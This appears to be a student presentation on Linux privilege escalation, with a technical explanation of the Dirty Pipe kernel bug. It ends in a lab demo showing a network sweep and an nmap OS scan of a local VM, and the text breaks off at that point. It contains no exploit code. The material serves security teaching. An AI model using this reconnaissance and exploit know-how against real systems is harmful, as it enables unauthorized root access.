Privilege Escalation in Linux

Sebastian Lisowski
Vianney Martinez
Stalin Ochoa
Vu Phan An Nguyen


Research Question

How can understanding privilege escalation help improve system security and prevent cyberattacks in Linux systems?

Objectives

- Examine the concept of privilege escalation in Linux Systems
- Analyze the (Dirty Pipe) vulnerability
  - Technical analysis of exploit
  - Demonstration of exploit
- Identify and propose solutions to prevent privilege escalation (Dirty Pipe)

CVEdetails statistic on Vulnerability Impact Types



Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2015	4	0	0	53	0
2016	4	0	0	153	0
2017	169	28	163	148	80
2018	1	0	7	89	16
2019	7	1	8	114	7
2020	3	0	4	26	4
2021	5	3	9	23	5
2022	8	10	15	53	18
2023	13	3	41	48	17
2024	2	0	4	28	0
2025	0	0	2	1	0
Total	216	45	253	736	147

Significance of Linux Operating System Vulnerabilities (Background)

Linux Statistics - 2024 Market Share

- 47% of developer’s prefer to use linux as their primary operating systems,
- In 2027, the market expect to Linux worldwide will exceed $15.64 billion.


Global Impact

- Companies such as SpaceX, Nasa and more than 30 countries use Linux in their critical systems.

What does this mean?

- The wide usage of Linux within private companies, nationally and internationally, makes managing its vulnerabilities correctly of the utmost importance.

Primary Operating Systems Among Professionals Developers



Source: Enterprise Apps Today

How Vulnerabilities are Classified and Tracked (Background)

CVE

CVE's - Identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.

CVE Records - Structured records use to store vulnerabilities associated with a CVE ID

3 States

- **Reserved**
- **Published**
- **Rejected**

CVSS

CVSS - Common system used to **rate the severity of software vulnerabilities**.

Uses **4 metric groups** to measure different aspects of a vulnerability:

- **Base**
- **Threat**
- **Environmental**
- **Supplemental**

CVSS scores

- **0 = least severe**
- **10 = most severe**

OWASP Top 10

OWASP Top 10 - Lists the top 10 most **serious web application security risks**.

Benefits

- Helps organizations **spot and reduce common vulnerabilities** in web apps.
- Used to **identify, minimize, and prevent** common security issues within your organization

Privilege Escalation Linux

- **What is Privilege Escalation?**

  It is the process by which a user gains more access or permissions than originally granted.


- **Why is it dangerous?**


  It can allow attackers to take full control of the system and provides a point of entry to a company's network.

Types of Privilege Escalation

- **Vertical Escalation:**
  From a low-level user to an administrator (root).

- **Horizontal Escalation:**
  Accessing another user's data/resources at the same privilege level.





Root
Vertical Privilege Escalation
Mary
Peter
Horizontal Privilege Escalation

Common Attack Vectors


- Misuse of **sudo** commands.
- Misconfigured file permissions (**setuid**).
- Kernel-level vulnerabilities.

FAMOUS VULNERABILITIES

- **Dirty Pipe (CVE-2022-0847):** Allows modification of read-only files by regular users.
- **Dirty Cow (CVE-2016-5195):** Exploits a race condition to write to memory-mapped files.

What is Dirty Pipe (CVE-2022-0847)

- Max Kellerman identified a **local privilege escalation vulnerability** on Linux in 2022)
- This vulnerability allows unprivileged users to inject malicious code into root processes, and overwrite read-only-files and or SUID root binaries
    - **Escalate privilege to root access**
- **Kernel 5.8** and newer vulnerable
- Patched in Linux Kernels **(5.16.11, 5.15.25, 5.10.102)**




CVSS v3 Score Breakdown

	Red Hat	NVD
CVSS v3 Base Score	7.8	7.8
Attack Vector	Local	Local
Attack Complexity	Low	Low
Privileges Required	Low	Low
User Interaction	None	None
Scope	Unchanged	Unchanged
Confidentiality Impact	High	High
Integrity Impact	High	High
Availability Impact	High	High

Dirty Pipe Timeline of Events and Impact

Target devices: Pixel 6 Pro and Galaxy S22



Bug was replicated on devices running Android 12 with Linux kernel version 5.10.43. (Pixel 6 and Samsung Galaxy S22) - **02/21/22**


According to statcounter, “8% of Android users worldwide used Android 12 in **February 2022**”

Linux releases bug fixes **02/23/22** and Google merges fixes into Android Kernel **02/24/22**

CVE-2022-0847 disclosed to public **03/10/22**

Android Security Team addresses vulnerability in **May 2022** Security Bulletin

Dirty Pipe Impact on Business and Individuals



Mobile & Tablet Android Version Market Share Worldwide

Feb - June 2022

According to StatCounter, “7.34% of users worldwide used Android version 12.0 in February 2022, but increased to 17.59% in June 2022”

- Gain access to sensitive information and or systems
- Pathway to install malicious software (malware)
- Business reputation loss

In-Depth Analysis of the Dirty Pipe Exploit

On Linux systems, a pipe (|) is a unidirectional communication channel between processes. Data written into one end can be read from the other.

- → **When you write to a pipe it never checks for permissions -**
- → **Essentially allow a hacker to gain privilege escalation -**

Implemented using an internal buffer of the pipe_buf struct type


splice() is a Linux system call designed to transfer data between two files without copying data across user-space using pipes.

The kernel does not copy the file contents, but only assigns a pipe buffer pointing to the page cache of the original file (a reference)

- **Page Cache Always Writable:** Once a page is loaded into memory (page cache), it becomes writable even if the file on disk is read-only.


- **The vulnerability is due to an uninitialized “pipe_buffer.flags"variable, which overwrites any file contents in the page cache (even read-only file)**

When data is freshly written to a pipe, the pipe buffer's PIPE_BUF_FLAG_CAN_MERGE flag is set.
This flag specify if new data could be written to the buffer or not.
The problem: the kernel fails to properly initialize the pipe buffer state when reusing memory.



```
struct page * page;
unsigned int offset;
unsigned int len;
const struct pipe_buf_operations * ops;
unsigned int flags;
unsigned long private;
```

In-Depth Analysis of the Dirty Pipe Exploit



Flag: PIPE_BUF_FLAG_CAN_MERGE

Flag: unsigned

```
if (last_buffer_still_open && buffer_has_space)
{
    buffer->flags |= PIPE_BUF_FLAG_CAN_MERGE;
}
```

*Flags CAN_MERGE are not reset properly (kernel bug). Leaving empty pipe buffer with CAN_MERGE flag


Demo of the Attack

Tool Used: Angry IP Scanner

Step 1) Active Reconnaissance

Angry IP Scanner

Fast and friendly network scanner



IP Range: 192.168.79.0 to 192.168.79.255 IP Range

Hostname: kali IP /24


IP	Ping	Hostname	Ports [3+]
192.168.79.132	0 ms	[n/a]	[n/a]
192.168.79.133	[n/a]	[n/s]	[n/s]
192.168.79.134	0 ms	ubuntu.local	[n/a]
192.168.79.135	[n/a]	[n/s]	[n/s]
192.168.79.136	[n/a]	[n/s]	[n/s]
192.168.79.137	[n/a]	[n/s]	[n/s]
192.168.79.138	[n/a]	[n/s]	[n/s]
192.168.79.139	[n/a]	[n/s]	[n/s]
192.168.79.140	[n/a]	[n/s]	[n/s]
192.168.79.141	[n/a]	[n/s]	[n/s]
192.168.79.142	[n/a]	[n/s]	[n/s]
192.168.79.143	[n/a]	[n/s]	[n/s]

IP address start and end range

Identified a device because it sent back an ICMP response

Demo of the Attack

Step 2) Scanning / Service Enumeration



```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.79.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-10 20:52 EDT
Nmap scan report for 192.168.79.134
Host is up (0.00016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:05:C7:76 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
